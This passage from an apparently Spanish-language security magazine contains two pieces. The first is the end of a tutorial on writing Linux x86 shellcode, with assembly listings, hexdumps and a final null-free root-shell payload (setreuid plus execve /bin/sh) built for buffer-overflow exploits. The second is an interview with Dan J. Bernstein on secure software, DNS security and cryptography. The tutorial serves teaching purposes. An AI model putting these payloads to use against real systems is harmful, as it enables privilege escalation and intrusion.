 ; setreuid(0, 0)
 mov eax, 70
 mov ebx, 0
 mov ecx, 0
 int 0x80

 jmp two
one:

 ; execve("/bin/sh",
   ["/bin/sh", NULL], NULL)
 mov eax, 11
 pop ebx
 push 0
 push ebx
 mov ecx, esp
 mov edx, 0
 int 0x80

two:
 call one
 db '/bin/sh', 0
```



```
~/shellcode
[shellcode]$ hexdump -C write2
00000000  e9 1e 00 00 00 59 b8 04  00 00 00 bb 01 00 00 00  |.....Y..........|
00000010  ba 0e 00 00 00 cd 80 b8  01 00 00 00 bb 00 00 00  |................|
00000020  00 cd 80 e8 dd ff ff ff  68 65 6c 6c 6f 2c 20 77  |........hello, w|
00000030  6f 72 6c 64 21 0a                                 |orld!.|
00000036
[shellcode]$ ndisasm write2
00000000  E91E00            jmp 0x21
00000003  0000              add [bx+si],al
00000005  59                pop cx
00000006  B80400            mov ax,0x4
00000009  0000              add [bx+si],al
0000000B  BB0100            mov bx,0x1
0000000E  0000              add [bx+si],al
00000010  BA0E00            mov dx,0xe
00000013  0000              add [bx+si],al
00000015  CD80              int 0x80
00000017  B80100            mov ax,0x1
0000001A  0000              add [bx+si],al
0000001C  BB0000            mov bx,0x0
0000001F  0000              add [bx+si],al
00000021  CD80              int 0x80
00000023  E8DDFF            call 0x3
00000026  FF                db 0xFF
00000027  FF6865            jmp far [bx+si+0x65]
0000002A  6C                insb
0000002B  6C                insb
0000002C  6F                outsw
0000002D  2C20              sub al,0x20
0000002F  776F              ja 0xa0
00000031  726C              jc 0x9f
00000033  64210A            and [fs:bp+si],cx
[shellcode]$
```

Figura 7. *Bytes cero en el código del intérprete de comandos write2*

Listado 15. *Archivo write3.asm*

```
BITS 32

  jmp short two
one:
  pop ecx

  ; write(1, "hello, world!", 14)
  xor eax, eax
  mov al, 4
  xor ebx, ebx
  mov bl, 1
  xor edx, edx
  mov dl, 14
  int 0x80

  ; exit(0)
  xor eax, eax
  mov al, 1
  xor ebx, ebx
  int 0x80

two:
  call one
  db 'hello, world!', 0x0a
```

```
~/shellcode
[shellcode]$ hexdump -C shell2
00000000  b8 46 00 00 00 bb 00 00  00 00 b9 00 00 00 00 cd  |.F..............|
00000010  80 e9 15 00 00 00 b8 0b  00 00 00 5b 68 00 00 00  |...........[h...|
00000020  00 53 89 e1 ba 00 00 00  00 cd 80 e8 e6 ff ff ff  |.S..............|
00000030  2f 62 69 6e 2f 73 68 00                           |/bin/sh.|
00000038
[shellcode]$ ndisasm shell2
00000000  B84600            mov ax,0x46
00000003  0000              add [bx+si],al
00000005  BB0000            mov bx,0x0
00000008  0000              add [bx+si],al
0000000A  B90000            mov cx,0x0
0000000D  0000              add [bx+si],al
0000000F  CD80              int 0x80
00000011  E91500            jmp 0x29
00000014  0000              add [bx+si],al
00000016  B80B00            mov ax,0xb
00000019  0000              add [bx+si],al
0000001B  5B                pop bx
0000001C  680000            push word 0x0
0000001F  0000              add [bx+si],al
00000021  53                push bx
00000022  89E1              mov cx,sp
00000024  BA0000            mov dx,0x0
00000027  0000              add [bx+si],al
00000029  CD80              int 0x80
0000002B  E8E6FF            call 0x14
0000002E  FF                db 0xFF
0000002F  FF2F              jmp far [bx]
00000031  62696E            bound bp,[bx+di+0x6e]
00000034  2F                das
00000035  7368              jnc 0x9f
00000037  00                db 0x00
[shellcode]$
```

Figura 8. *Bytes cero en el código del intérprete de comandos shell2*

Listado 16. *Archivo shell3.asm*

```
BITS 32

  ; setreuid(0, 0)
  xor eax, eax
  mov al, 70
  xor ebx, ebx
  xor ecx, ecx
  int 0x80

  jmp short two
one:
  pop ebx

  ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
  xor eax, eax
  mov byte [ebx+7], al
  push eax
  push ebx
  mov ecx, esp
  mov al, 11
  xor edx, edx
  int 0x80

two:
  call one
  db '/bin/shX'
```

to – tomando en consideración nuestro previo análisis del programa *write2.asm* – no deben causar dificultades. Asimismo no hemos presentado la nueva versión del programa *bind* (en el catálogo *materials/shell* de nuestro CD), ya que debemos modificarlo de la misma forma que *shell.*

Eliminamos los bytes cero

Nuestros códigos del intérprete de comandos ya los podemos ejecutar desde el interior de programas funcionales – no emplean el segmento de datos y el direccionamiento estático – pero aún no pueden ser empleados en los exploits. Contienen muchos bytes cero (véase Figura 7 y 8),

Programación

```
~/shellcode
[shellcode]$ hexdump -C write3
00000000  eb 17 59 31 c0 b0 04 31  db b3 01 31 d2 b2 0e cd  |..Y1...1...1....|
00000010  80 31 c0 b0 01 31 db cd  80 e8 e4 ff ff ff 68 65  |.1...1........he|
00000020  6c 6c 6f 2c 20 77 6f 72  6c 64 21 0a              |llo, world!.|
0000002c
[shellcode]$
```

Figura 9. *Código del intérprete de comandos write corregido*

```
~/shellcode
[shellcode]$ hexdump -C shell3
00000000  31 c0 b0 46 31 db 31 c9  cd 80 eb 10 5b 31 c0 88  |1..F1.1.....[1..|
00000010  43 07 50 53 89 e1 b0 0b  31 d2 cd 80 e8 eb ff ff  |C.PS....1.......|
00000020  ff 2f 62 69 6e 2f 73 68  58                       |./bin/shX|
00000029
[shellcode]$
```

Figura 10. *Código del intérprete de comandos shell corregido*

```
~/shellcode
[shellcode]$ nasm shell4.asm
[shellcode]$ hexdump -C shell4
00000000  6a 46 58 31 db 31 c9 cd  80 31 c0 50 68 2f 2f 73  |jFX1.1...1.Ph//s|
00000010  68 68 2f 62 69 6e 89 e3  50 53 89 e1 99 b0 0b cd  |hh/bin..PS......|
00000020  80                                                |.|
00000021
[shellcode]$
```

Figura 11. *Versión definitiva del código shell*

los cuales provocan que es imposible copiar el código al búfer con la ayuda de las funciones que operan en las cadenas de caracteres. Por consiguiente probemos modificar los códigos del intérprete de comandos *write2.asm* y *shell2.asm* con el fin de eliminarles todos los bytes cero.

Comencemos por localizar las instrucciones que debemos corregir. Podemos emplear el programa *ndisasm* (véase Figura 7 y 8).

Como se observa, la mayor cantidad de bytes cero se encuentra en las instrucciones de reinicio o que registran los valores a los registros y en la pila (líneas 8, 9, 10, 14 y 15 en el Listado 10 y líneas 4, 5, 6, 13, 15 y 18 en el Listado 14). Esto resulta del hecho de que todas la cifras son almacenadas en 4 bytes y, por ejemplo, la instrucción `mov eax, 11` en el código del intérprete de comando está representada como B8 0b 00 00 00 (`mov eax` es 0xB8, y `11` es 0x0000000b).

Podemos remediar esto empleando registros más pequeños, de un byte AL, BL, CL y DL en vez de 4 bytes EAX, EBX, ECX y EDX. Gracias a ello sólo introduciremos un byte, en el cual se puede representar las cifras de 0 a 255, que en nuestro caso es más que suficiente. La instrucción `mov eax, 11` la cambiamos por `mov al, 11` y `mov edx, 14` por `mov dl, 14`. Sin embargo, aparece otro problema: ¿cómo poner a cero el resto de los bytes de los registros? Una de la posibilidades es insetar al registro cualquier valor no cero (`mov eax, 0x11223344`) e inmediatamente su resta (`sub eax, 0x11223344`). No obstante, esto lo podemos hacer de un modo más sencillo, utilizando sólo una orden – `xor eax, eax`.

Salto a cero

Pero esto no es todo. En la Figura 7 se puede apreciar que al principio del código del intérprete de comandos se encuentra un grupo de tres bytes cero, que corresponden con la instrucción `jmp two` (E9 17 00 00 00). Para deshacernos de ellos utilizaremos la instrucción `jmp short two`, la cual funciona idénticamente, pero es traducida a EB 17. En el Listado 15 se encuentra el programa *write2.asm* ya corregido de esta manera.

En la Figura 9 se observa que logramos eliminar del código del intérprete de comandos todos los bytes cero y reducir su tamaño a 44 bytes. El shellcode así modificado lo podemos insertar sin ningún problema y ejecutar en el programa vulnerable a ataques de desbordamiento de búfer.

Ahora probemos eliminar los bytes cero del programa *shell2.asm*.



Listado 17. *Archivo shell4.asm*

```
 1: BITS 32
 2:
 3: ; setreuid(0, 0)
 4:  push byte 70
 5:  pop eax
 6:  xor ebx, ebx
 7:  xor ecx, ecx
 8:  int 0x80
 9:
10: ; execve("/bin//sh",
    ["/bin//sh", NULL], NULL)
11:  xor eax, eax
12:  push eax
13:  push 0x68732f2f
14:  push 0x6e69622f
15:  mov ebx, esp
16:  push eax
17:  push ebx
18:  mov ecx, esp
19:  cdq
20:  mov al, 11
21:  int 0x80
```

Listado 18. *Archivo write4.asm*

```
BITS 32

; write(1, "hello, world!", 14)
 push word 0x0a21
 push 0x646c726f
 push 0x77202c6f
 push 0x6c6c6568
 mov ecx, esp
 push byte 4
 pop eax
 push byte 1
 pop ebx
 push byte 14
 pop edx
 int 0x80

 ; exit(0)
 mov eax, ebx
 xor ebx, ebx
 int 0x80
```

Sin embargo, si ejecutamos con este objetivo operaciones idénticas como en el caso del código *write2.asm*, entonces resulta que hay un sitio donde tenemos un problema. Me refiero al último byte del código del intérprete de comandos (Figura 8), que se encuentra en la definición de la cadena de caracteres `/bin/sh` (línea 23 en el Listado 14). Este byte es imprescindible para el correcto funcionamiento del programa, ya que marca el final de la cadena y permite su transformación apropiada por la función *execve*.

La solución que podemos aplicar consiste en cambiar, en la fuente del código del intérprete de comandos, el símbolo cero por otro y añadir una instrucción que durante la acción del código cambie nuevamente este símbolo por un byte cero. El efecto lo podemos apreciar en el Listado 16 y en la Figura 10.

Como se observa, hemos cambiado el símbolo cero por X (línea 26). En la línea 16 añadimos la instrucción, la cual transfiere 8 bytes del registro AL (puesto a cero) al sitio desplazado en 7 bytes con relación al inicio de la cadena (`ebx + 7`). Gracias a ello la función *execve* recibe los argumentos correctamente formateados, y nosotros evitamos el signo NULL en el código del intérprete de comandos.

El tamaño del código construido del programa *shell3.asm* es de 41 bytes. Si empleamos algunas operaciones sencillas, logramos reducirlo a 33 bytes. La versión definitiva de este programa se ilustra en el Listado 17.

Ante todo cambiamos el modo que utilizamos para determinar el programa a ejecutar. En vez de almacenar la cadena de caracteres en el código, emplearemos el método que conocimos durante el programa *write2.asm*, fundado en la colocación de valores correspondientes en la pila. En las líneas 12, 13 y 14 introducimos en la pila la cadena `/bin//sh` finalizada por un byte cero. Adicionalmente `/` – a pesar de que no cambia el comportamiento de la función `execve` – es necesario porque gracias a él el tamaño total de la cadena es múltiple de 2 bytes y es más fácil sitiuarla en la pila empleando la instrucción `push`.

El segundo cambio concierne a las instrucciones que se encuentran en las líneas 4 y 5. Éstas son equivalentes a las instrucciones de las mismas líneas en el Listado 16 (`xor eax, eax 5` y `mov al, 70`), pero con un byte menos. Asimismo hemos cambiando la instrucción `xor edx, edx` por `cdq` (línea 19), la cual rellena el registro EDX con un bit del símbolo del registro EAX. En nuestro caso el registro EAX es cero, lo que ocasiona que `cdq` introduce 0 al registro EDX. En la Figura 11 podéis ver el shellcode creado de esta manera.

El Listado 18 contiene la versión optimizada del programa *write*.

Sobre el autor


Michał Piotrowski, licenciado en informática, tiene muchos años de experiencia laboral en el cargo de administrador de redes y sistemas. Durante tres años trabajó como inspector de seguridad en la institución encargada de la oficina superior de certificación en la infraestructura polaca PKI. Actualmente ocupa el cargo de especialista en asuntos de seguridad teleinformática en una de las mayores instituciones financieras en Polonia. En sus ratos libres programa y se dedica a la criptografía.

¿Qué camino escoger?

Hemos conseguido crear varios códigos de intérpretes de comandos, los cuales funcionan correctamente y pueden ser empleados en cualquier tipo de exploit. Conocimos las técnicas para reducir el tamaño y eliminar bytes cero. Toda esta información es únicamente una introducción a la escritura de códigos de intérpretes de comandos y permite comprender los fundamentos básicos con ellos vinculados – apenas en este sitio se abre la posibilidad de experimentar. ■

En la red

- *http://packetstorm.linuxsecurity.com/shellcode* – un montón de shellcodes para bajar,
- *http://www.rosiello.org/archivio/The%20Basics%20of%20Shellcoding.pdf* – shellcodes para principiantes,
- *http://www.void.at/greuff/utf8_1.txt* – código del intérprete de comandos conforme con el estándar UTF-8,
- *http://nasm.sourceforge.net* – proyecto Netwide Assembler.



Las malas herramientas crean mal software

entrevista a Dan J. Bernstein

Dinámico. Joven. Brillante. Estas tres palabras son las que mejor describen al Prof. Dan J. Bernstein, más conocido como DJB, el creador de qmail, djbdns y otras muchas aplicaciones populares y muy seguras. Nos encontramos con Dan en la conferencia sobre criptografía Enigma 2005 en Varsovia. Nos acercamos a él con precaución, porque a Dan se le describe muchas veces como una persona complicada, pero lo que encontramos fue a una persona muy comunicativa y simpática.

hakin9: La mayor parte de tu software se publica bajo una licencia que prohíbe la distribución de copias modificadas del código, mientras que el código propiamente dicho está disponible de forma gratuita. ¿Cuál es el motivo por el cual escoges esta licencia? ¿Y por qué no la licencia Open Source pura (OSS)?

Dan J. Bernstein: Tendría que decir que hay un conflicto interesante entre el interés de los usuarios y el interés de los distribuidores de *NIX. Los distribuidores de *NIX quieren que todo sea Open Source, para poder integrarlo en sus propios sistemas y hacer que funcione igual que cualquier otra cosa dentro de sus sistemas. Eso no es lo que los usuarios quieren.

Lo que los usuarios quieren es que el software funcione exactamente igual en cualquier lugar. Microsoft y Apple lo han entendido muy bien. Esto es algo que los usuarios quieren ver, no quieren tener sensaciones como *Si estoy usando un sistema Red Hat, este programa va a funcionar así, y si uso un sistema FreeBSD entonces funcionará de otra forma*. Incluso cuando el usuario está usando sólo un sistema, y nunca ve otros sistemas *NIX, sigue sufriendo los problemas de que el mismo programa funcione de forma distinta en distintos sistemas. Por eso, el coste del soporte técnico para gestionar esas diferencias aumenta a medida que también aumenta el número de diferencias. Lo mejor para el usuario es que el programa funcione de la misma manera en cualquier lugar. Eso no es lo mejor para los distribuidores, pero ellos no me importan – Yo me preocupo por los usuarios.

h9: ¿Es la razón por la cual tu software utiliza la idea de los directorios *service* y *package*? ¿Para tener la misma estructura de archivos?

DJB: Esto trata de resolver problemas técnicos específicos, pero sí, el esquema debería ser el mismo en cualquier lugar. Cada sistema debería tener los archivos en los mismos sitios, y los programas deberían funcionar del mismo modo. Debería ser posible escribir un libro que no tuviera capítulos diferentes para Red Hat, Debian y cualquier otra distribución popular.

h9: Es un tema bastante discutido, pero cual es tu opinión – ¿Cómo influye OSS (particularmente GPL) sobre la seguridad del software si otra gente puede modificar y redistribuir el código?

DJB: Sí, está habiendo un conflicto, y ciertamente escucho a gente que dice que el código abierto contribuye a una mayor seguridad, mientras que otras personas dicen que el código abierto perjudica la seguridad. Creo que el código abierto y la seguridad tienen una muy pequeña relación, y que el hecho de que todo el mundo pueda ver tu código contribuye ligeramente a una mayor seguridad. Al final, lo que importa es qué herramientas tiene el programador para producir código seguro. Esto no es algo que afecte a la gente que busca errores, sino que es algo que requiere un trabajo serio en el entorno de programación. Lo mejor que podría pasar si dejas que el software esté disponible para que la gente busque errores es que tal vez tengas un mayor feedback que ayude a que los programadores vean si han hecho algo mal. Quizá ayude a resolver los problemas más rápidamente, pero los problemas ya estaban allí – eso es lo inaceptable. La gran cuestión no es lo rápido que podamos encontrar los errores, sino cómo se produjeron estos errores. Eso no es algo que esté vinculado al código abierto, sino que tiene que ver con lo buenas que sean nuestras herramientas de desarrollo.

h9: Algunos usuarios te critican por no publicar tu software, como qmail, bajo una licencia de código abierto, dado que hace mucho tiempo que no lo desarrollas y, según algunos usuarios, actualmente carece de la funcionalidad necesaria. ¿Qué piensas de esas opiniones? Y, ¿Cuál es el futuro de qmail2?

DJB: qmail2 será publicado pronto, algunas partes del código ya están listas. Pero hay que tener en cuenta que lo que quiere el 95% de los usuarios no es lo mismo que lo que quiere el otro 5%. Entiendo que para algunos sitios web, lo que qmail les da en su distribución principal no es lo adecuado, y algunas de estas necesidades son la razón para el desarrollo de qmail2. Pero lo cierto es que para la mayoría de los sitios web, qmail funciona.

h9: Se dice a menudo que es realmente necesaria la autorización SMTP.

DJB: Esto es un asunto muy importante, pero incluso esto es algo que sólo un porcentaje pequeño de los sitios web utiliza. Al final, lo que realmente importa es lo que quieren los usuarios, y si un software determinado no hace lo que los usuarios quieren, lo cambiarán por otro. No es un mecanismo que precise de modificaciones sin control. De hecho, es más fácil para los usuarios cuando hay una gran diferencia, por ejemplo, entre el navegador Internet Explorer de Microsoft y el navegador Firefox. No se confunden, y no tienen nada que se suponga que fun-

ciona en sus ordenadores, pero que no funcione porque algo haya sido alterado por algún distribuidor.

h9: Tu software tiene la reputación de ser uno de los más seguros. Además de escribir tus propias funciones, que sustituyen a las disponibles en las librerías estándar, ¿Cuál es tu secreto para escribir software seguro?

DJB: En gran parte es precisamente mirar cada error que he cometido a lo largo de 20 años y decir: *De acuerdo, ¿por qué cometí este error?, y ¿cómo puedo evitar cometer el mismo error otra vez?* Cuando veo que algún aspecto de mi entorno de programación me lleva a cometer errores, lo cambio. Hay un montón de decisiones que tomar cuidadosamente – alguna función libc, algunos aspectos del lenguaje C propiamente dicho. Cuando cualquier cosa que utilice me lleva a cometer errores, me digo: *Muy bien, no quiero cometer este error, ¿cómo puedo cambiar mis herramientas de programación para evitarlo?*

Más allá de esto, puedo señalar otros elementos importantes. Es bueno hacer algo que no hice demasiado en qmail, utilizar un particionamiento serio entre programas, no sólo diferentes identidades de usuario – puedes hacer que los programas funcionen dentro de cárceles de las que no pueden escapar, y no pueden afectar a otros procesos. Significa que puedes hacer muy poco en los fallos del código – desde la perspectiva de la seguridad, no de la fiabilidad.

Hay muchas técnicas más amplias que el cambio de herramientas de programación que causan problemas. Sin embargo, las herramientas son la causa inicial de los problemas. Las funciones de las librerías C, librerías de otros lenguajes, aspectos en el entorno de programación que inducen a error. Esos son los problemas iniciales, y son los que me preocupan más.

h9: Así que realmente es el trabajo duro, ¿No hay trucos?

DJB: Podría decir cosas como: *OK, muchachos, revisad el código, probadlo todo, aseguráos de que cubrís todo el código, bla, bla, bla...* No, realmente el fallo, cuando hay un error, está en las herramientas de programación. Si el programador tiene que andar perdiendo el tiempo evitando errores, eso significa que algo falla en las herramientas de programación, algo que debe ser cambiado.

h9: Eres conocido también por señalar errores importantes de seguridad en servidores de correo como Sendmail y Postfix. ¿Qué opinión te merece la seguridad del software de los servidores gratuitos de correo más populares? ¿Han mejorado hasta el punto de ser tan fiables como qmail?

DJB: Bueno, de vez en cuando echo una ojeada a las listas de características para ver si hay alguna idea interesante. La verdad es que no he pensado cómo debe ser la vida desde la perspectiva de un usuario de Sendmail.

h9: Recientemente ha habido rumores de que qmail no es seguro en algunas arquitecturas de 64 bits. Ya sabemos que el rumor es falso. Hemos visto un comentario sobre esto en tu página web, de cualquier manera, podrías contarnos algo sobre los rumores sobre la inseguridad de qmail ahora y en el pasado?

DJB: Bueno, hay un rumor que trata de socavar qmail en base a ciertos datos técnicos. qmail se basa en ciertas cadenas lógicas, por ejemplo, sobre la memoria, qmail presupone que lo máximo que vas a poder usar de memoria libre estará por debajo de un gigabyte. Un contador que diga cuanta memoria tienes disponible entrará dentro de 32 bits, y puedes hacer un poco de aritmética con ello. Ahora, si la cantidad de memoria es muy superior a esta, necesitarás más que una variable de 32 bits para manejarla. Si alguien quiere tener programas que puedan manejar grandes cantidades de memoria, entonces por supuesto necesitarán variables de 64 bits para mantenerlo todo bajo control. Me gustan los lenguajes de programación donde no hay errores de 32 bits, pero en cualquier caso no es un asunto de seguridad, es un asunto de portabilidad, en todo caso.

Si quisiera escribir programas que trabajen con grandes cantidades de memoria, ¿Qué haría? qmail no maneja grandes cantidades de memoria, a veces trabaja con discos bastante grandes, para mensajes de correo electrónico muy grandes, pero nunca utiliza grandes cantidades de memoria. Puede trabajar con un gran número de archivos, pero todos los tamaños que puede manejar qmail encajan en 32 bits.

h9: ¿No habría necesidad de utilizar tal cantidad de memoria, para que no haya problemas aún con tal capacidad? ¿Nunca va qmail a usar tanta memoria?

DJB: Nadie le permite a qmail utilizar tanta memoria, no la necesita. Si tuviera un problema de programación donde necesitara trabajar con mayores cantidades de memoria, entonces por supuesto que utilizaría variables de 64 bits para todo. De hecho, gran parte de mi código desde el 2000 utiliza variables de 64 bits, para no tener que pensar sobre el asunto.

Es más sencillo no hacer distinciones entre programas como qmail que necesitan bastante poca memoria, y programas grandes que necesiten operar con grandes cantidades de memoria. Es más sencillo tener entornos de programación que lo manejen todo exactamente igual. De cualquier modo, en el caso de qmail, los que dicen que tiene problemas de seguridad no son serios. Si alguien coge el código de qmail y se pone a hacerle cosas raras, entonces terminará con resultados raros.

h9: Se te reconoce como el autor de la propuesta Internet Mail 2000, aunque nunca hemos escuchado nada sobre tu implicación posterior en el proyecto. ¿Sigues pensando que esta solución sería la mejor para el futuro? ¿Has desarrollado alguna novedad en este campo?

DJB: Está en el trastero, hay problemas más urgentes, pero ha habido una gran discusión en la lista de correo IM2000. Mucha gente tiene propuestas específicas, y en algunos casos incluso software que funciona. Espero que a largo plazo la presión económica fuerze a SMTP a cambiar a un sistema más parecido a IM2000, pero eso es mucho menos urgente que, por ejemplo, solucionar los problemas de seguridad de DNS.



h9: Si, muchas de las debilidades críticas del protocolo DNS se conocen desde hace tiempo, como la desviación del tráfico vía DNS (evadiendo los cortafuegos), o el envenenamiento del caché que puede usarse para ataques pharming. Parece que es hora de una revolución seria en el protocolo. ¿Has pensado alguna vez en un sustituto más seguro de DNS aparte de tu propuesta de utilizar claves públicas?

DJB: Ciertamente, DNS tiene grandes problemas de seguridad. El correo también los tiene, pero los problemas de DNS son más urgentes. Es mucho más sencillo entrar en una máquina utilizando DNS que entrar utilizando el correo. De hecho, si alguien quiere robar el correo lo podrá hacer más fácilmente entrando por DNS que a través del sistema de correo.

La incorporación de claves públicas a DNS es algo necesario. Es necesario desde el principio de DNS. Es algo en lo que la gente trabaja desde 1992. Ahora mismo, Google y los demás sitios web importantes no tienen protección contra los ataques DNS. Creo que es raro que haya habido trabajos en esto desde 1992 y todavía no haya seguridad en este sistema. La criptografía podría fácilmente hacerse cargo del problema de la falsificación de los registros DNS.

No sé qué va a suceder. Estoy esforzándome en la protección de DNS, pero el problema es que hay mucha gente que lo ha intentado desde 1992 y ha fracasado. Creo que he identificado uno de sus problemas principales y creo que sé cómo arreglarlo, pero hasta que DNS sea seguro es difícil decir: *Sí, va a funcionar.* Ahora mismo es una zona catastrófica.

h9: ¿Querrías compartir el problema que encontraste?

DJB: La incorporación de DNSSEC (*DNS Security Extension*s) requiere cambiar cada parte del software DNS. Requiere cambiar los servidores DNS, y hay unos cuantos diferentes que son utilizados. También requiere cambiar las cachés DNS que buscan los datos en los servidores DNS. Y sobre todo, requiere cambiar todos los programas de bases de datos DNS. Si quieres tener seguridad DNS, tienes que cambiar los programas entre el administrador del sistema y su servidor DNS. Y hay cientos de programas. Durante décadas, no ha habido programas estándar que pudiera usar la gente para gestionar sus datos DNS, así que cada sitio web hacía su pequeño software para esto. Ahora hay algunos bastante populares, pero hay al menos cientos de estos programas que habrá que cambiar para que funcione DNSSEC.

DNSSEC2, en lo que he estado trabajando, no requiere esto. Requiere el cambio de las cachés DNS, requiere cambios en el protocolo, requiere que el administrador haga funcionar una herramienta modular para firmar sus datos, pero no requiere cambios en los programas de bases de datos, el lado servidor de DNS. Creo que esta solución hará que sea mucho más fácil de implantar que DNSSEC.

h9: Si abandonamos DNS, ¿crees que tendremos los mismos problemas que al cambiar al protocolo IPv6? En tu opinión, ¿tiene sentido luchar por una revolución sabiendo lo difícil que va a ser sustituir la estructura actual?

DJB: IPv6 tiene ciertos problemas que son debidos a cómo decidieron hacer la transición a IPv6. Hay problemas que no tendremos en el caso de DNS. No, la seguridad DNS es más sencilla, aunque haya sido un fracaso durante treinta años.

Es fácil añadir seguridad a los registros DNS de forma que la gente pueda opcionalmente hacer uso de ello, pero no es fácil pasar a IPv6 de forma que la gente opcionalmente pueda beneficiarse de ello. Si quieres crear un cliente que use IPv6, tienes que esconderlo detrás de una puerta de enlace que traduzca IPv6 a IPv4. Si quieres crear un servidor, tienes que darle la dirección IPv4. No puedes aprovechar realmente el nuevo protocolo en Internet actual, porque necesitas seguir conectado a Internet IPv4. La seguridad DNS es algo que puedes añadir opcionalmente y no causa problemas como lo hace IPv6.

h9: Dos funciones importantes que se han demostrado poco seguras hace algún tiempo: MD5 y SHA...

DJB: Es importante dejar claro, lo habéis comentado también en vuestro número de Mayo/Junio, que realizar un ataque SHA requeriría más computación que un ataque MD5 usando las mejores técnicas que teníamos antes del año pasado. Operaciones 2^{66} significan grandes cantidades de computación.

h9: De acuerdo. Has propuesto recientemente la función Salsa20 hash. ¿Dirías que es una solución viable para sustituir a las funciones caídas? y si es así, ¿por qué? ¿Cuáles son sus ventajas de seguridad comparadas con las actuales?

DJB: Bueno, Salsa20 es una primitiva de muy bajo nivel. Es algo de más bajo nivel que una función hash como MD5. Salsa20 tiene unas longitudes de entrada y salida fijas, y transformar esto en un stream cipher o una función hash con entrada de duración variable requiere un cierto trabajo si lo queremos hacer de forma segura. Creo que la primitiva es extremadamente fuerte y ofrezco recompensas para versiones anteriores que no eran tan rápidas, y por el criptoanálisis de Salsa20 utilizado como stream cipher. Estoy seguro de que la misma estructura puede usarse para hacer una buena función hash, aunque será más lenta que MD5. De todas formas, creo que nadie tiene una propuesta para una función hash tan rápida como MD5 y que siga siendo segura.

Para muchas aplicaciones de MD5 es mejor usar las funciones hash universales Wegman-Carter. Si usas MD5 para la autentificación, parece que los problemas de MD5 no rompen HMAC MD5, que es un código popular de autentificación de mensajes, pero quizás los desarrollos en el ataque MD5 puedan romper HMAC MD5. Hay funciones más rápidas que HMAC MD5. Cualquiera que use HMAC con MD5 o SHA, o cualquiera que trate de autentificar mensajes debería usar los autentificadores Wegman-Carter. Son más seguros y rápidos que MD5.

Sin embargo, para aplicaciones en firmas digitales, donde necesitamos una función hash fuerte, los autentificadores Wegman-Carter no pueden usarse. Necesitamos algo seguro, quizá SHA-256, aunque no me gusta demasiado su estructura. Quizá algo hecho con Salsa20, pero al final no será tan rápido como MD5.

h9: Eres una persona muy ocupada, así que suponemos que tendrás poco tiempo para desarrollar nuevos proyectos o continuar los actuales. ¿Cuáles son tus planes de futuro? ¿Tienes más proyectos en mente que aún no aparezcan en tu sitio web?

DJB: Trabajo en muchos proyectos. Podría anunciar los más recientes, pero no hay nada en particular que sea importante anunciar con antelación. Quizá pueda decir algo que aún no haya publicado, aunque sí que he mencionado en la red alguno de sus aspectos, y es divertido para un pequeño número de usuarios. Se llama qhasm, y se dirige a un pequeño grupo de gente que escribe código y que tiene que ser muy, muy, muy rápida, como el software criptográfico.

Hay alguna otra aplicación. La mayor parte de los programadores de vídeojuegos están haciendo diseño artístico e inteligencia artificial, las cosas que tienen que ser moderadamente rápidas. Hay algunos (pocos) programadores que tienen que ocuparse de poner gráficos en la pantalla tan rápido como sea posible. Hay otras aplicaciones para programadores que realmente necesitan velocidad.

Actualmente, la gente escribe código en C y dice *Oops, aquí hay una función que hay que reescribir en ensamblador.* Vale, sabemos escribir en ensamblador, pero es increíblemente duro. Puede hacerse, por supuesto, puedes hacer a mano todo lo que el compilador haría por ti, y lo puedes hacer mejor, para ganar en velocidad, pero lleva demasiado tiempo. Un ensamblador avanzado, como las herramientas qhasm, logran una mezcla de las habilidades del compilador y las del programador.

Como algo práctico, para una función criptográfica escribí unas 5.000 lineas de código para varios ordenadores, todo en el espacio de unas semanas mientras hacía otras cosas. Si no fuera por las herramientas qhasm, no hubiera podido producir tal cantidad de código ensamblador utilizando las herramientas tradicionales, porque no son de ayuda en, por ejemplo, registry allocation. Si un programador en ensamblador tiene que controlar unos registros, por ejemplo quiere que unos registros se graben en el stack inmediatamente, el compilador no sabrá cómo hacerlo.

Las herramientas automatizadas de compilación, como qhasm, pueden hacer automated allocation y otras operaciones del registro. Con un poco de ayuda del programador, estas herramientas producen el lenguaje ensamblador de forma más eficiente que a mano. Un compilador automático no consigue los mismos resultados para la misma función criptográfica. Mi código original era varias veces más lento, y no hubiera podido hacer un código razonablemente rápido en C.

No he publicado las herramientas por ahora, he publicado varios paquetes que se benefician de estas herramientas.

h9: ¿Pero piensas publicar qhasm en el futuro?

DJB: Puede ser, pero lo hago por diversión. Es un mercado muy pequeño. Publicaré algunas funciones de ensamblador rápidas para varios cálculos que quiero hacer, y en algún momento tal vez la gente se de cuenta de que estas cosas son tan eficientes que querrán tener mis herramientas. Hay mucho más mercado para la computación gráfica rápida que para las herramientas de desarrollo que permiten a un puñado de programadores hacer estas operaciones.

h9: Participas en tantos proyectos y haces tantas cosas a la vez que parece imposible que lo haga todo una sola persona. ¿Cómo consigues tener tiempo para tu vida privada?

DJB: En realidad, todo mi trabajo lo hace mi ordenador. De vez en cuando me siento y echo un vistazo e intento empujar algo en la dirección correcta. Me aseguro de tener tiempo para divertirme, pero por supuesto programar en si mismo es diversión. Hay tantas cosas que hacer. Por ejemplo, si se me ocurriera enseñarme a mi mismo a bailar salsa, tendría que asignarle un cierto tiempo igual que pasa con todo lo demás. Trabajo mientras hago otras cosas. Tampoco es realmente necesario dormir. ■

Entrevista por Roman Polesek y Tomasz Nidecki

Sobre Dan J. Bernstein

Dan, conocido como DJB, tiene 33 años. Actualmente es profesor asociado del Departamento de Matemáticas, Estadística e Informática y profesor asociado adjunto del Departamento de Informática de la Universidad de Illinois en Chicago. En 1995 se doctoró en el Departamento de Matemáticas de la Universidad de California en Berkeley. Durante los últimos nueve años ha conseguido cuatro becas como director de investigación de la National Science Foundation y una beca Sloan de Investigación de la fundación Sloan. Sus principales intereses y áreas de trabajo están relacionados con el desarrollo de software, seguridad de software y criptografía.

